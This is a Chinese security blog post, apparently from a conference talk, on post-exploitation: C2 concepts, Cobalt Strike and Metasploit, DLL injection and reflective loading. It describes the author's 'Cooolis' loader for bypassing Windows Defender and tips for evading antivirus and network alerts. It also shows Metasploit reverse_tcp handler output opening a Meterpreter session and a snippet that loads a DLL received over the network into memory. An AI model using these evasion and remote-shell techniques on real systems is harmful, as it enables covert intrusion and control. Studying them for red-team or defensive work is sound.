倾旋的博客

OWASP - 吉林沙龙《后渗透与邮件安全》 议题解读

Mar 30, 2019

0x00 前言

本文的研究与收获，话费了我近一个季度的时间去掌握，写下这篇文章的意义就在于给自己一个总结，另外，由衷感谢我的前辈给予我的指导，一言一行影响着我。

“如果某天你也有这种打算了，可能那个时候我也不一定在了，无论在不在，告诉我，我不问，你不说，我不拦，但是我想送你” - Micropoor

0x01 后渗透的定义

这个是一个宽泛的概念，我认为后渗透的定义就是：

```
[root@localhost ~]# ./pentest
    ==> “在拥有目标一定权限后的持续渗透行为。”
```

0x02 C2(Command and Control)简介

C2，其含义在安全领域中意思是命令与控制，具体的技术表现为远控木马。 是一种通常用于持续控制一个或多个目标的技术手段，这个技术手段覆盖了**多种**网络通信（计算机交互、通信）的方式。

这个“多种”指的是有很多种方式，基于HTTP、SMTP、HTTPS、纯数据报文、....

- C2IS — Command and Control Information Systems
- C2ISR — C2I plus Surveillance and Reconnaissance
- C2ISTAR — C2 plus ISTAR (Intelligence, Surveillance, Target Acquisition, and Reconnaissance)
- C3 — Command, Control & Communication (Human activity focus)
- C3 — Command, Control & Communications (Technology focus)
- C3 — Consultation, Command, and Control [NATO]
- C3I — 4 possibilities; the most common is Command, Control, Communications and Intelligence
- C3ISTAR — C3 plus ISTAR
- C3ISREW — C2ISR plus Communications plus Electronic Warfare (Technology focus)
- C4, C4I, C4ISR, C4ISTAR, C4ISREW, C4ISTAREW — plus Computers (Technology focus) or Computing (Human activity focus)[14][15]
- C^4I^2 — Command, Control, Communications, Computers, Intelligence, and Interoperability
- C5I — Command, Control, Communications, Computers, Collaboration and Intelligence
- NC2 — Nuclear command and control
- NC3 — Nuclear command and control and communications

0x03 C2的原理

命令与控制的原理就是目标机器主动或被动的与控制端进行交互，不断获取指令执行。

交互：可能不是一个直接的网络连接

命令与控制在行为上一般需要与许多操作系统接口进行交互，例如：网络通信、文件读写、进程管理等。

0x04 后渗透平台 – Cobalt Strike

Cobalt Strike是一个跨平台、多人协作式、红队评估后渗透平台。 它支持多人通信、权限维持、文件操作、提权、横向渗透……等多种功能，使用者只需要部署好teamserver就可以在任意平台上连接teamserver进行渗透。

https://www.cobaltstrike.com/

倾旋的博客

Metasploit Framework是一个跨平台、开源、较为开放式的安全评估平台。 它支持权限维持、文件操作、提权、横向渗透、载荷生成……等多种功能，使得渗透更加灵活。

https://www.metasploit.com/

0x06 后渗透的需求

通过一些常用的平台、工具总结，我得出一些以下几个基本需求：

这些需求就必定要形成一个跨平台支持、兼容性最好、拓展性强的框架，而大部分框架的基础模式就是如下所说。

框架基本组成

- 漏洞

0x07 PAYLOAD进入目标机器内存的方式

在常规的渗透过程里，为了获得一定的权限，基本上绝大部分的动机都是在目标机器上的内存种执行指令，它的表现形式大部分都是一个后门、加载器等。

而进入的方式就如下：

- 文件上传木马执行 – 落地
- Powershell -> IEX
- DLL注入 -> regsvr32、rundll32
- .NET技术 -> .cs -> csc.exe -> target.exe
- ……

0x08 PAYLOAD的类型

- 独立版
- DLL Injection（DLL注入）
- **Reflective DLL injection（反射DLL注入）**
- Stager

其中，大部分默认情况下，Metasploit生成的都是Stager，可以把它作为一个支持众多模块的通用加载器，而模块的表现形式就是Shellcode、DLL甚至EXE等PE格式的文件。

独立版意思就是它只有单一的功能，例如反弹一个cmd、执行一个操作系统命令。

DLL Injection，其实放在这里感觉上是不合适的，因为它只是一个PE文件，但是它能够实现一个加载器的功能，表现形式不同，所以归并到这里。

Reflective DLL injection（反射DLL注入），这个技术其实有点历史了，它是一个双刃剑也是本次议题所覆盖的核心技术，下面听我慢慢道来。

0x09 DLL Injection与DLL Hijacking的共性

DLL 劫持与DLL 注入相信看过我之前的议题，基本上都不会陌生，它们的共性就是目的相同：“DLL 注入与DLL劫持的目的都是将DLL代码载入目标进程执行的一种技术手段。”


0x10 DLL Injection与DLL Hijacking的个性

Injection：

Hijacking

- DLL 劫持只能本地加载代码执行。
- DLL 劫持不需要创建进程，被动加载。

0x11 Windows内存管理方式



在32位Windows操作系统中，每个进程都拥有一个独立的线性4GB虚拟地址空间。由内存管理器将虚拟地址空间与物理内存地址进行对应。

- 32位地址：0x00000000 ~ 0xFFFFFFFF
- 64位地址： 0x00000000*2 ～0xFFFFFFFF * 2

由于内存隔离的原因所以我们才需要使用DLL注入、DLL劫持的技术使得目标进程执行我们的代码，代码在目标进程的虚拟地址空间中执行的过程中，就可以修改、读写目标进程的内存

倾旋的博客

0x12 实现一个DLL Injecion

说了那么多，你有实现过一个DLL注入吗?


DLL注入的流程:

- 获取进程权限
- 申请内存
- 写入DLL路径
- 获取LoadLibrary函数地址
- 创建线程

DLL Injection Example

0x13 反射DLL注入（Reflective DLL injection）

这里不得不铺垫一些Windows PE格式的基本概念:



PE文件结构

在Windows中，所有的（exe、dll）等文件的格式都是同一套标准，例如当你双击启动一个软件的时候，操作系统会读取你双击启动的那个程序到内存去根据PE格式解析，把该加载的资源加载到位。

每个PE文件至少有以下几个元素组成:

- DOS头
- PE头
- 节表

其中DOS头中主要用来支持在DOS模式下运行，PE头主要用于标识当前PE文件的各个属性，而节表用于确定PE文件的资源、导入模块、节数据的位置等等很多信息。

每个PE文件的节表中都有一个叫导入表的一张表，这个表里指明了运行这个PE文件之前，需要加载哪些DLL模块。

举个例子：如果我写了一个程序，编译出它名为Q.exe，而Q.exe的源代码中调用了A.dll中的 `exec` 函数。那么编译器生成Q.exe的时候，会在导入表中写入A.dll这个名字，Q.exe运行时，操作系统会读取导入表，把A.dll加载到Q.exe的内存空间中，这样Q才能调用A的exec函数。

这个过程中本质上都会调用一个Windows操作系统API： `LoadLibrary`

因此，实现一个反射DLL注入等于实现Windows LoadLibrary

https://github.com/fancycode/MemoryModule


那反病毒软件（Anti-virus software）是如何拦截DLL注入的呢?

答案就是：Hook LoadLibrary，读取LoadLibrary的参数，定位到DLL文件进行查杀。

如果我们手动实现一个LoadLibrary，就能绕过大部分反病毒软件，从而让后渗透框架使用起来更加得心应手。

PS：实现了一个LoadLibrary还要实现一个加密通道，支持框架中的不同模块进行传输，这里可以参考Metasploit的Stager模式，不铺垫细节了。

0x14 Cobalt Strike external C2



Cobalt Strike支持拓展C2，这个拓展C2的工作方式可谓是非常灵活，太具体细节不作介绍，我只介绍它的工作流程，可以去官网下载PDF，文末有参考文章。

工作原理：


			session from controller	
2		Connect to External C2		
3		<- Send **options**		
4		<- Request **stage**		
5	Send **stage** ->			
6		Relay **stage** ->		
7			Inject **stage** into a process.	
8				Start named pipe server
9			Connect to named pipe server	
10				<- Write **metadata**
11			<- Relay **metadata**	
12		<- Relay **metadata**		
13	Process **metadata**			
	A new Beacon session appears within Cobalt Strike			
14	User tasks session or empty task made			
15	Write **tasks** ->			
16		Relay **tasks** ->		
17			Relay **tasks** ->	
18				Process **tasks**
19				<- Write **response**
20			<- Relay **response**	
21		<- Relay **response**		
22	Process **response**			
	Repeat steps 14 – 22 while session is alive			
24				Session exits

其中有4个角色：

- Team Server： Cobalt Strike 后端的主程序
- Cobalt Strike external C2 Server：主要由TeamServer派生，用于发送PAYLOAD和接收客户端数据
- Controller： 控制器，用于和第三方管道交互
- Other Beacon：这个就是最终木马

流程简介：启动teamserver，加载扩展服务，在目标机器上运行控制器，控制器会向扩展服务取得PAYLOAD，写入一个管道，另外木马读取管道，运行代码，通过管道与控制器不断交互，控制器把数据反馈给扩展服务，这样就形成了一个多样化的C2。

控制器客户端与控制器通信的报文格式：



前四个字节是数据包的大小（不包含本身），后面就是数据。

这种报文在控制与管道再到木马的传输过程中可以改变为任意应用层协议，可以是文件、内存、管道、油槽等....

Tips：在目标机器管道与控制器客户端之间的传输可以进行流量混淆，轻松绕过网络告警设备。

以下是Windows可用于进程通信的列表：

Windows 进程通信	函数
文件（I/O设备）	ReadFile/WriteFile
油槽	CreateMailslot
管道	CreatePipe
套接字	socket
剪贴板	OpenClipboard
文件映射	CreateFileMapping

官方举的例子是通过网络文件共享。

0x15 Cooolis – Bypass AV（Cobalt Metasploit）

Cooolis是我写的一个支持Cobalt Strike、Metasploit全版本上线的加载器，这里演示以下我如何绕过的Windows Defender：

倾旋的博客

0:00 / 2:43

目前我已经开发出DLL版，可通过rundll32调用。

0x15 Cooolis – Bypass AV - 原理

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/patchupdllinject/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DLL       ~/x.dll          yes       The local path to the DLL to upload
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.172.1     yes       The listen address (an interface may be specified)
   LPORT     7878             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

在Metasploit环境下，我使用了 `windows/patchupdllinject/reverse_tcp` 用于充当加载器的前半部分，建立连接后发送一个DLL过去。

```
  Id  Name                    Payload                                 Payload opts
  --  ----                    -------                                 ------------
  3   Exploit: multi/handler  windows/patchupdllinject/reverse_tcp    tcp://172.16.172.1:4489
  11  Exploit: multi/handler  windows/meterpreter/reverse_tcp        tcp://172.16.172.1:7878

msf5 exploit(multi/handler) >
[*] Sending stage (2650 bytes) to 172.16.172.1
[*] Uploading DLL (5128 bytes)...
[*] Upload completed.
[*] Sending stage (179779 bytes) to 172.16.172.1
[*] Meterpreter session 8 opened (172.16.172.1:7878 -> 172.16.172.1:58294) at 2019-01-21 20:20:46 +0800
[*] Sending stage (2650 bytes) to 172.16.172.1
[*] Uploading DLL (5128 bytes)...
[*] Upload completed.
```

接收完毕后， `Cooolis` 负责在内存寻找 `PE` 文件头，然后加载模块到内存空间，调用 `DLL Main` 实现上线。

```
36      //ZeroMemory(ptr,dwSize);
37      dwSize = C2.ExternalRecvALL((CHAR *)ptr,29696);
38
39      HMEMORYMODULE module = MemoryLoadLibrary(ptr);
40      if (module == NULL)
41      {
42          printf("Can't load library from memory.\n");
```

100 %

局部变量

名称	值
argc	1
argv	0x001e6c38 {0x001e6c40 "C:\\Users\\Rvn0xsy\\Documents\\Visual Studio 2012\\Projects'
module	0xcccccccc
ptr	0x00218a58 "Z\n"
MM	0xcccccccc
C2	{externalSock=196 }
dwSize	7786

内存 1

地址: 0x00218a58+2650+16 列: 自动

```
0x002194C2  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00  MZ?.............?....
0x002194D7  00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...@.................
0x002194EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00  ..................?..
0x00219501  00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70  ...?..?.?!?.L?!This p
0x00219516  72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20  rogram cannot be run
0x0021952B  69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00  in DOS mode....$.....
```

0x16 高度安全下的APT邮服实验

这个先晾在这，部门分享完毕继续写。。。

结语

文章只做技术分享、技术交流，一切非法用途产生的后果自负。

有时间录制个视频，再讲一遍。

参考

- http://www.otpub.com/home/article/details/id/5736.html
- https://blog.csdn.net/china_jeffery/article/details/79610915
- https://www.cnblogs.com/HsinTsao/p/6528053.html
- https://www.cnblogs.com/inva/p/4971331.html
- https://www.cnblogs.com/LittleHann/p/6336950.html
- https://www.cnblogs.com/h2zZhou/p/7721797.html
- https://www.cnblogs.com/cuish/p/3804990.html
- https://www.jianshu.com/p/c400b2067c6e
- https://gitee.com/china_jeffery/MemoryModule/blob/master/sample/DllLoader/DllLoader.cp
- https://qiye.163.com/help/3338ea.html
- https://www.cobaltstrike.com/downloads/externalc2spec.pdf